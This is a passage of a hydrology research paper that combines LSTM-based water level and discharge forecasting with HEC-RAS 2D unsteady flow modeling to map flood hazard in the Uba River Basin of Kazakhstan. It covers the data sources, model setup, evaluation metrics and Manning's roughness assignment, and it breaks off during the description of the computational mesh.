The comparative analysis revealed that ML-based water level prediction enhances the temporal forecasting of flood events, while HEC-RAS 2D unsteady modeling ensures accurate spatial flood hazard representation. The results demonstrate that integrating data-driven hydrological forecasting with physics-based hydraulic modeling significantly improves flood risk assessment and early warning capabilities. This hybrid ML–HEC-RAS approach provides a robust framework for flood management, offering valuable insights for decision-makers in flood-prone regions like the Uba River Basin. Future research will focus on integrating real-time data assimilation and optimizing computational efficiency for large-scale flood simulations.

Keywords—Flood hazard assessment, Machine learning, Water level prediction, Long Short-Term Memory (LSTM), HEC-RAS 2D

I. INTRODUCTION

Flooding is one of the most devastating and frequently occurring natural disasters, significantly impacting human settlements, infrastructure, and ecosystems worldwide. In recent decades, the frequency and severity of flood events have been increasing due to various interlinked factors, including climate change, land-use alterations, and rapid urbanization [1]. Climate change, in particular, has intensified hydrological cycles, resulting in erratic precipitation patterns, accelerated glacial melt, and rising river discharge, all of which contribute to more frequent and severe flooding events [2]. The socio-economic and environmental consequences of flooding are severe, leading to loss of life, extensive damage to infrastructure, disruption of food and water supplies, and long-term economic burdens on affected communities [3]. Given these growing risks, there is a critical need for improved flood prediction and mitigation strategies that integrate advanced hydrodynamic modeling with emerging data-driven techniques.

Accurate flood inundation mapping is essential for effective disaster risk management, providing critical insights for early warning systems, urban planning, and emergency response. Traditional hydrodynamic models, such as the Hydrologic Engineering Center's River Analysis System (HEC-RAS), have been widely applied for flood simulation and hydraulic analysis, enabling the assessment of water flow, velocity distributions, and floodplain delineation under various conditions [4]. However, while these physics-based models offer robust flood forecasting capabilities, their accuracy is highly dependent on the availability of precise input data and rigorous calibration procedures. Recent advancements in machine learning (ML) have introduced novel methodologies that complement traditional modeling techniques. In particular, Long Short-Term Memory (LSTM) neural networks have demonstrated strong predictive capabilities by capturing complex temporal dependencies in hydrological data, enabling the forecasting of river discharge and water levels based on historical meteorological patterns [5]. The integration of ML-based forecasting with HEC-RAS simulations presents an innovative approach to improving flood prediction accuracy and computational efficiency [6].

Kazakhstan, despite its predominantly arid and semi-arid climate, is highly susceptible to seasonal flooding, particularly in regions with extensive river networks. The Uba River Basin, located in northeastern Kazakhstan, is one of the most flood-prone areas, experiencing frequent seasonal floods primarily caused by snowmelt and extreme precipitation events [7]. The hydrological dynamics of the Uba River Basin are complex, influenced by variations in topography, land cover, and climatic fluctuations. Past flood events in this region have highlighted the need for advanced flood prediction models to support disaster preparedness and mitigation efforts. In Kazakhstan, Kazhydromet, the National Hydrometeorological Service, plays a vital role in monitoring and forecasting hydrometeorological conditions, including

river discharge, precipitation patterns, and extreme weather events. The real-time data provided by Kazhydromet serves as a critical resource for developing and validating flood prediction models, enhancing their reliability and accuracy [8]. The availability of high-resolution hydrometeorological datasets allows for precise calibration of flood models, particularly in refining Manning's roughness coefficients based on land use and vegetation cover classifications [9]. This study aims to develop an integrated flood modeling framework that combines HEC-RAS 2D unsteady flow simulations with LSTM-based ML models to enhance flood inundation mapping in the Uba River Basin. By leveraging historical hydrometeorological data from Kazhydromet and employing rigorous calibration techniques, this research seeks to improve the accuracy of flood forecasts. The expected outcomes of the study will provide valuable decision-support tools for local authorities, environmental agencies, and policymakers, facilitating the implementation of effective flood mitigation strategies and emergency response planning. Through the integration of hydrodynamic simulations and ML-based forecasting, this study contributes to the broader goal of enhancing flood resilience and disaster risk reduction in Kazakhstan and other flood-prone regions worldwide.

II. Materials and Methods

A. Study area

The Uba River Basin is located in the northeastern part of Kazakhstan, forming part of the larger Irtysh River Basin. Geographically, it lies between latitudes 49° 00′ and 51° 30′ north and longitudes 81° 00′ and 84° 30′ east (Uba (river), Wikipedia) [10]. Covering an approximate area of 9,500 km², the Uba River Basin is an important hydrological region in eastern Kazakhstan (Map of Main River Basins in Kazakhstan, ResearchGate) [11]. The northern and western boundaries of the basin are adjacent to the Irtysh River Basin, one of the major transboundary river systems in Central Asia. To the south, the basin borders the Bukhtarma River Basin, while the east shares a border with Russia's Altai region, characterized by mountainous landscapes and dense forests (Geography of Kazakhstan, Wikipedia). The Uba River originates from the Altai Mountains in eastern Kazakhstan, flowing northwestward through the low-lying plains and steppe regions, before joining the Irtysh River near the city of Oskemen. The basin experiences a continental climate, with harsh winters and significant seasonal snowmelt, contributing to spring floods that often pose risks to local communities and infrastructure (Kazhydromet, 2024) [12]. One of the most notable recent flood events in the Uba River Basin occurred in 2021, affecting settlements along the river and leading to the displacement of over 1,500 people due to rising water levels and infrastructure damage. These flood events highlight the necessity for advanced flood prediction models and improved risk mitigation strategies to minimize future socio-economic impacts [13]




Figure 1. Digital Elevation Model (DEM) of the Uba River Basin, Kazakhstan, based on Shuttle Radar Topography Mission (SRTM) data

B. Data Collection

Accurate flood prediction relies on high-quality hydrometeorological, topographical, and remote sensing data to train and validate predictive models. This study integrates multiple datasets to develop a machine learning-based flood forecasting system for the Uba River at Shemonaikha, Kazakhstan. The collected data includes meteorological and hydrological parameters, topographical and land surface characteristics, and remote sensing imagery, ensuring a comprehensive understanding of flood dynamics.

Hydrometeorological Data

Hydrometeorological data was acquired from two primary sources:

- Kazhydromet, the National Hydrometeorological Service of Kazakhstan, provided historical observations of water level and discharge from 1995 to 2021. The selected hydrometric station, Uba River - Shemonaikha, is located at 50.6127°N, 81.8768°E, with an elevation of 289.02 m. These in-situ measurements serve as the ground truth data for model validation.
- Copernicus ERA5 Reanalysis Dataset, a global meteorological database, supplied six-hourly atmospheric and surface parameters from 2017 to 2022. To align with hydrological data, the six-hourly records were aggregated into daily averages.

The collected meteorological variables include:

- Total precipitation (tp) – Measured in mm/day.
- Convective precipitation (cp) – Precipitation from convective processes.
- Large-scale precipitation (lsp) – Precipitation due to synoptic-scale systems.
- Maximum total precipitation rate (mxtpr) – Maximum rainfall rate per observation period.
- Snowfall (sf) and snowmelt (smlt) – Indicators of snow-driven hydrological contributions.
- Mean snowmelt rate (avg_smr) and snow evaporation (es) – Relevant for seasonal runoff estimation.

- Mean runoff rate (avg_rorwe) and subsurface runoff rate (avg_ssurfror) – Contributing factors to streamflow.
- Potential evaporation (pev) – Estimated atmospheric demand for evapotranspiration.

Water level and discharge measurements from Kazhydromet were synchronized with meteorological data to form a unified dataset for model training.




Figure 2. Feature Correlation Matrix for Hydrometeorological Variables

Topographical and River Basin Characteristics

To characterize the hydraulic and hydrological properties of the Uba River Basin, the following datasets were utilized:

- Digital Elevation Model (DEM): Obtained from Shuttle Radar Topography Mission (SRTM) 1 Arc-Second Global, providing a 30m resolution terrain representation. The DEM was used to delineate the watershed, extract river networks, and define elevation-dependent hydrological features.
- Land Use and Land Cover (LULC): Derived from Sentinel-2 multispectral imagery and MODIS datasets, these classifications were used to assign Manning's roughness coefficients for hydraulic modeling.
- Bathymetric and river cross-section data: Provided by the Kazakhstan Water Resources Committee, this dataset contains riverbed morphology and depth profiles, essential for HEC-RAS simulations and model calibration.

Remote Sensing and Satellite Data

Remote sensing data was integrated to validate flood extents, assess hydrological changes, and supplement in-situ observations:

- Sentinel-1 Synthetic Aperture Radar (SAR) - Utilized for flood inundation mapping, as SAR imagery penetrates clouds and provides high-resolution water body detection. These datasets were processed using GIS and remote sensing platforms (ArcGIS, QGIS, Google Earth Engine) to extract flood-prone areas and validate the model outputs.

Hydrologic Modeling Using Machine Learning

Collected datasets underwent extensive preprocessing to ensure consistency, quality, and compatibility with the LSTM-based flood prediction model. The following steps were performed:

- Temporal Aggregation: Six-hourly meteorological records were aggregated into daily values to match hydrological observations.
- Data Cleaning: Missing values were handled using linear interpolation (for short gaps) and climatological averages (for extended missing periods).
- Feature Scaling: All numerical features were standardized using Z-score normalization, ensuring uniformity across variables:

$$X_{scaled} = \frac{X - \mu}{\sigma} \quad (1)$$

where X represents the original value, μ is the mean, and σ is the standard deviation.

- *Sequence Formatting for LSTM Training:* The dataset was restructured into timeseries sequences, with each input containing a 20-day historical window to capture temporal dependencies.
- *Train-Test Splitting*: Data from **2017- 2021** was allocated for model training, while 2022 was used as the independent test set to assess model generalization.

A Long Short-Term Memory (LSTM) network was selected in this study based on prior research demonstrating its efficiency in hydrological modeling and flood forecasting. The input variables, precipitation (tp), temperature (T), and TWI, were fed into the LSTM network for training. The network consists of:

- *Input layer (nodes: 1, 2, 3):* Receiving normalized precipitation, temperature, and TWI values.
- *Hidden layers (LSTM units):* Capturing sequential dependencies in the hydrometeorological data.
- *Output layer (nodes: 8, 9):* Generating predictions for water level and discharge.

The LSTM network was initialized with random weights between:

- Input and hidden nodes, represented as the first three rows of the weight matrix.
- Hidden and output nodes represented as the fourth row of the weight matrix.

Once the input nodes received the normalized meteorological parameters (tp, T, and TWI), the weighted sum of inputs and initial weights were computed as:

$$Z_j = \sum_{i=1}^{n} w_{ij} X_i + b_j \quad (2)$$

where

- Xi represents input features,

- w_{ij} is the weight connecting input node I,
- i to hidden node j,
- b_j is the bias term.

The activation function used in the LSTM units was the sigmoid function, which regulates the input flow to each memory cell and helps prevent overfitting:

$$f(Z) = \frac{1}{1 + e^{-Z}} \quad (3)$$

This function was applied to the weighted inputs in the hidden layer, which were then processed through LSTM gates (forget, input, and output gates) to determine their relevance for time-series prediction.




Figure 3. LSTM Cell Architecture with Gating Mechanisms

The final outputs, water level and discharge, were obtained by mapping the hidden-layer activations to the output layer via fully connected dense layers. The model was trained using Mean Squared Error (MSE) loss function, with optimization performed using the Adam optimizer. The predictive performance was evaluated using Nash-Sutcliffe Efficiency (NSE) and Mean Absolute Error (MAE) metrics.

By integrating spatiotemporal hydrometeorological data with LSTM-based sequential learning, the model successfully captured flood dynamics in the Uba River Basin, demonstrating the potential of machine learning in hydrologic forecasting.

Hydrologic Modeling Using HEC-RAS 2D Unsteady Flow

HEC-RAS 2D unsteady flow modeling is a numerical approach used for simulating dynamic floodplain interactions, river hydraulics, and water surface elevation (WSE) variations over time. Unlike 1D or steady-state models, the 2D unsteady approach allows for a detailed representation of lateral flow distribution, transient flood wave propagation, and variable hydrodynamic conditions. This method is particularly beneficial for complex floodplain environments, where traditional steady-state models fail to capture localized terrain-driven hydrodynamic effects.

The Uba River Basin, located in eastern Kazakhstan, exhibits diverse topographic features, ranging from mountainous upstream regions to meandering channels and extensive floodplains. The river is highly susceptible to seasonal flooding, primarily due to spring snowmelt and heavy precipitation. Accurate representation of terrain elevation and surface roughness is crucial for hydrodynamic modeling, as these parameters significantly influence flood propagation, velocity distribution, and inundation patterns.

Figure 4 provides high-resolution satellite imagery of the Uba River and Shemonaikha City, capturing key hydrologically significant features, including urban infrastructure, agricultural zones, and flood-prone areas. This dataset serves as a foundational layer for the spatial integration of hydrodynamic models within HEC-RAS.




Figure 4. Google Satellite Imagery of the Uba River and Shemonaikha City, illustrating flood-prone zones and critical infrastructure.

A crucial aspect of flood modeling is the precise characterization of terrain slopes and surface features. Figure 5 presents the Shuttle Radar Topography Mission (SRTM) 1-Arc Second Global Digital Elevation Model (DEM) from USGS, which serves as the primary elevation dataset for defining flow paths, inundation zones, and computational grid structures within HEC-RAS.




Figure 5: Shuttle Radar Topography Mission (SRTM) 1-Arc Second Global DEM (USGS), used for high-accuracy terrain analysis and floodplain characterization.

HEC-RAS 2D Unsteady Flow Modeling Workflow

The HEC-RAS 2D unsteady flow modeling process consists of sequential computational stages, integrating topographical, hydrological, and hydraulic datasets to simulate flood wave propagation dynamics. The workflow follows a structured methodology to ensure accuracy, stability, and computational efficiency.

1. *Topographical Data Acquisition and Preprocessing*
   - Primary Terrain Source: Shuttle Radar Topography Mission (SRTM) DEM (USGS) ensures accurate

elevation representation for flow pathway identification.

- Land Cover Classification: ESA WorldCover datasets facilitate the spatial assignment of Manning's roughness coefficients to different land surface types.
- Computational Grid Setup: The DEM is converted into a high-resolution computational mesh, optimizing cell refinement for key flood-prone areas.

2. *Manning's Roughness Coefficient Parameterization*
   - Surface roughness variations across different terrain types are parameterized using spatially distributed Manning's n values.
   - Manually refined roughness coefficients were assigned for improved hydrodynamic resistance representation.
   - Higher-resolution parameterization enhances flow resistance modeling, improving flood prediction accuracy.
3. *Geometric Model Construction*
   - 2D Flow Area Definition: The computational domain was set up within HEC-RAS RAS Mapper, covering the Uba River floodplain.
   - Boundary Condition Setup:
     - Upstream Boundary Condition: A streamflow hydrograph defines inflow variations over time.
     - Downstream Boundary Condition: A normal depth assumption allows flow to exit the domain naturally, following the terrain slope.
4. *Hydrodynamic Simulation Execution*

The HEC-RAS 2D solver numerically solves the shallow water equations (SWE) to compute hydrodynamic properties, capturing:

- Flood wave propagation patterns
- Temporal water surface elevation (WSE) fluctuations
- Velocity field distributions across the floodplain
- Time-dependent water depth evolution

5. *Post-Simulation Data Analysis and Visualization*

Following the simulation run, key hydrodynamic indicators are extracted for flood hazard assessment:

- Water Surface Elevation (WSE): Determines flood depth variation across the domain.
- Velocity Field Analysis: Identifies high-energy zones prone to erosion and infrastructure damage.
- Flood Extent Mapping: Visualizes inundated areas and urban flood risk zones. The HEC-RAS 2D outputs are further analyzed in GIS platforms to ensure accurate flood hazard assessment and validation.




Figure 6: Workflow of HEC-RAS 2D unsteady flow modeling for flood simulation in the Uba River Basin, Kazakhstan.

III. Results and Discussion

A. LSTM hydrological model result

The accuracy and reliability of hydrological models depend on rigorous calibration and validation processes. In this study, the Long Short-Term Memory (LSTM) model was calibrated and validated using historical hydrometeorological data to enhance flood prediction accuracy for the Uba River, Kazakhstan. The calibration process involved optimizing hyperparameters, selecting relevant features, and tuning the model to minimize error metrics based on historical observations from 2017 to 2021. The selection of optimal hyperparameters was conducted systematically, varying the number of LSTM units (32–128), batch size (8, 16, and 32), and learning rate (0.001–0.0001) to assess their effects on model accuracy and computational efficiency. The Mean Squared Error (MSE) was used as the loss function to penalize large deviations between predicted and observed values

$$MSE = \frac{1}{n}\sum_{i=1}^{n}\left(Y_{obs,i} - Y_{pred,i}\right)^2 \quad (4)$$

where $Y_{obs,i}$ and $Y_{pred,i}$ represent the observed and predicted values, respectively, and n is the total number of observations. The Adam optimizer was selected due to its adaptive learning rate capabilities, ensuring stable convergence. To improve generalizability and prevent overfitting, five-fold cross-validation was employed, where the dataset was split into five subsets, with each fold being used for validation while the remaining four were used for training. Feature selection was performed using correlation analysis, ensuring that only highly relevant meteorological and hydrological variables, such as precipitation, runoff, and temperature, were retained while removing redundant predictors. Standardization was applied using Z-score normalization to ensure uniform scaling across input features

$$X_{scaled} = \frac{X - \mu}{\sigma} \quad (5)$$

where X is the original value, μ is the mean, and σ is the standard deviation.

Model validation was conducted using the independent 2022 dataset, which was not included in the training phase. Several statistical performance metrics were used to assess the model's predictive accuracy, including the Nash-Sutcliffe Efficiency (NSE), Mean Absolute Error (MAE), Percentage Bias (PBIAS), and the Coefficient of Determination (R^2). The NSE, which evaluates how well the predicted

$$NSE = 1 - \frac{\sum(Y_{obs,i} - Y_{pred,i})^2}{\sum(Y_{obs,i} - \bar{Y}_{obs})^2} \quad (6)$$

values match the observed values, is defined as where $\bar{Y}_{obs}$ is the mean of observed values. An NSE value close to 1 indicates a high degree of predictive accuracy.

The PBIAS, which measures the model's systematic overestimation or underestimation of observed values, was calculated using

$$PBIAS = 100 \times \frac{\sum(Y_{obs,i} - Y_{pred,i})}{\sum Y_{obs,i}} \quad (7)$$

A PBIAS value close to 0% indicates a low bias in the model's predictions. The R^2 score, which quantifies the proportion of variance explained by the model, is given by

$$R^2 = 1 - \frac{\sum(Y_{obs,i} - Y_{pred,i})^2}{\sum(Y_{obs,i} - \bar{Y}_{obs})^2} \quad (8)$$

The model performance results demonstrated a moderate to strong predictive capability, with Nash-Sutcliffe Efficiency (NSE) scores of 0.877 for water level and 0.767 for water discharge, confirming a strong agreement between predicted and observed flood dynamics. The Percentage Bias (PBIAS) values of 1.47% for water level and 11.15% for water discharge suggested minimal bias in predictions, reinforcing the model's reliability in estimating flood events. The R^2 values of 0.877 for water level and 0.772 for water discharge further supported the model's ability to explain variance in hydrological responses.

Visual validation was conducted using time series plots comparing observed and predicted values (Figure 7). The left panel represents water level predictions, while the right panel illustrates water discharge predictions. The LSTM model successfully captured the overall seasonal trends, tracking the rising and falling patterns of both variables, particularly during peak flooding events. However, slight discrepancies were observed, particularly during low-flow conditions, where the model exhibited a tendency to underestimate discharge values. These deviations




Figure 7. Comparison of Kazhydromet observed vs. LSTM-predicted water levels and discharge for the Uba River Basin.

could be attributed to sequential learning limitations in capturing short-duration fluctuations, as well as missing explanatory hydrological variables, such as soil infiltration rates and groundwater contributions.




Figure 8. Scatter plot of Kazhydromet observed vs. LSTM-predicted water discharge in the Uba River Basin. The yellow markers represent observed-predicted discharge pairs, while the red regression line indicates the linear correlation.

To further assess the model's predictive performance, a regression analysis was conducted to quantify the strength of the relationship between actual and predicted discharge values in Figure 8. The regression results yielded an R^2 score of 0.772, indicating that 77.2% of the variance in actual water discharge is explained by the model's predictions. The Pearson correlation coefficient confirmed a strong linear relationship, suggesting that the model effectively captures overall hydrological patterns. The computed regression slope and intercept further validated the model's alignment with

observed data, demonstrating that while the LSTM model provides reasonably accurate discharge estimates, refinements are needed to improve its predictive performance, particularly for extreme flood events and rapid discharge fluctuations.

The residual analysis revealed that model errors fluctuate around zero, confirming an absence of systematic bias. However, underestimations during high-flow periods and slight overestimations during low-flow conditions suggest that additional input features, such as snowmelt rate, soil moisture, and groundwater interactions, may enhance model performance. These findings indicate that while the model is suitable for flood forecasting applications, further improvements- such as feature engineering, hyperparameter tuning, and coupling with HEC-RAS hydraulic simulations- could refine predictive accuracy and enhance its applicability for real-time flood warning systems.

The model's ability to follow the sharp increases and decreases in water levels and discharge during high-flow periods suggests that LSTM networks are effective in modeling short-term flood forecasting applications. The visual alignment between observed and predicted values further confirms that machine learning approaches can complement traditional hydrological models in improving flood prediction accuracy.

The calibrated and validated LSTM model demonstrated a strong capability to predict flood-related hydrological variables with high accuracy, making it a viable tool for real-time flood forecasting and early warning systems in the Uba River Basin. The findings emphasize the potential of machine learning in hydrological modeling, providing an effective data-driven framework for flood risk assessment. Future work will focus on integrating real-time data assimilation for adaptive forecasting, coupling the LSTM model with HEC-RAS hydraulic simulations to improve spatial flood inundation predictions, and incorporating remote sensing-derived hydrological indicators such as soil moisture and vegetation indices to enhance model robustness. This study highlights the value of data-driven approaches in flood modeling, demonstrating that machine learning techniques can complement and enhance traditional physics-based hydrological models for improved disaster preparedness and water resource management.

B. HEC-RAS hydrological model result

1. Innovative Manning's Roughness Coefficient (n) Assignment

Manning's roughness coefficient (*n*) is a critical parameter in hydraulic modeling, influencing flow resistance, velocity, and flood propagation dynamics. To enhance the accuracy of flood simulations, this study utilized high-resolution land cover classification from the ESA WorldCover dataset to assign spatially varying roughness coefficients.

The methodology involved identifying land cover types based on spectral classifications and assigning corresponding Manning's *n* values using established HEC-RAS roughness coefficient charts. By incorporating high-resolution land cover data, this approach provides an opportunity to improve the spatial representation of hydraulic resistance, allowing for more accurate flood wave propagation modeling across diverse terrain types, including urban, agricultural, and natural landscapes.

Figure 9 illustrates the classified land cover with assigned roughness coefficients, while Table 1 presents the specific values attributed to different land types. Unlike conventional methods that apply generalized roughness values, this study refines the estimation of Manning's *n* by leveraging detailed land cover information and manually adjusting roughness coefficients to better represent local surface conditions. This refinement helps reduce generalization errors, ensuring a more realistic depiction of flood extent and water movement.




Figure 9. Land Cover Classification Map with Assigned Manning's n Values (ESA WorldCover Dataset)

Table 1 presents the assigned roughness coefficients for different land types, ensuring realistic flow resistance modeling. This improved flood extent prediction accuracy by refining how water interacts with varying land surfaces during inundation events.

Table 1.

ID	Name	ManningsN
0	NoData	0.06
1	"30", Grassland	0.04
3	"40", Cultivated Crops	0.05
4	"60", "Rock/Sand/Clay"	0.02
6	"50", "Built-up"	0.1
7	"80", "Permanent Water Bodies"	0.035
10	Evergreen Forest	0.1
20	Barren Land	0.02

By integrating high-resolution land cover data with hydraulic modeling, this approach highlights the potential for more precise and adaptive flood prediction methodologies, offering an improved understanding of how varying surface characteristics influence flood dynamics.

2. Comprehensive 2D Unsteady Flow Modeling Approach


Figure 10 presents the hydrodynamic modeling setup of the Uba River Basin, illustrating the 2D flow area, boundary conditions, and computational mesh configuration used for flood simulations in HEC-RAS. The structured representation enables an accurate assessment of flood dynamics, flow interactions, and terrain influences.

The Figure 10a provides a spatial representation of the defined 2D flow area, overlaid on a high-resolution satellite image. The computational mesh structure is visible, demonstrating its refinement in critical areas such as the river channel and floodplain. Key boundary conditions include


- Upstream boundary condition (right side), where inflow discharge is prescribed based on hydrological data.
- Downstream boundary condition (left side), ensuring proper outflow dynamics and energy slope control.
- Flood extent overlay, which highlights the predicted areas of inundation during peak discharge events.

The structured mesh is designed to capture variations in flow depth, velocity, and hydraulic resistance, ensuring numerical stability and accurate flood propagation modeling.

a)



b)



c)




Figure 10. Hydrodynamic modeling setup for the Uba River Basin using HEC-RAS 2D unsteady flow simulation. (a) 2D flow area and boundary conditions overlaid on high-resolution satellite imagery, with the computational mesh refined in critical areas. The upstream and downstream boundaries are marked, along with the predicted flood extent. (b) Cross-sectional profiles and river reach geometry, illustrating stage-discharge relationships, channel-floodplain interactions, and directional flow dynamics. (c) Computational mesh and flood extent representation, demonstrating the structured 2D grid used for unsteady flow simulation, optimized for stability and hydraulic accuracy.

Figure 10b presents a schematic representation of the river reach with crosssectional profiles, which are crucial for capturing

- Stage-discharge relationships at different flow conditions.
- Channel and floodplain interactions, showing the transition from confined to overbank flow.
- Directional flow dynamics, indicated by the arrow, representing the natural movement of water through the system.

These cross-sections are strategically placed to ensure high-resolution representation of channel morphology and floodplain expansion under varying hydrological conditions.

Figure 10c displays the structured computational mesh used for the 2D unsteady flow simulation. The mesh resolution has been optimized to

- Improve numerical stability while maintaining computational efficiency.
- Provide spatially refined hydraulic resistance representation, particularly in areas with rapid topographic changes.
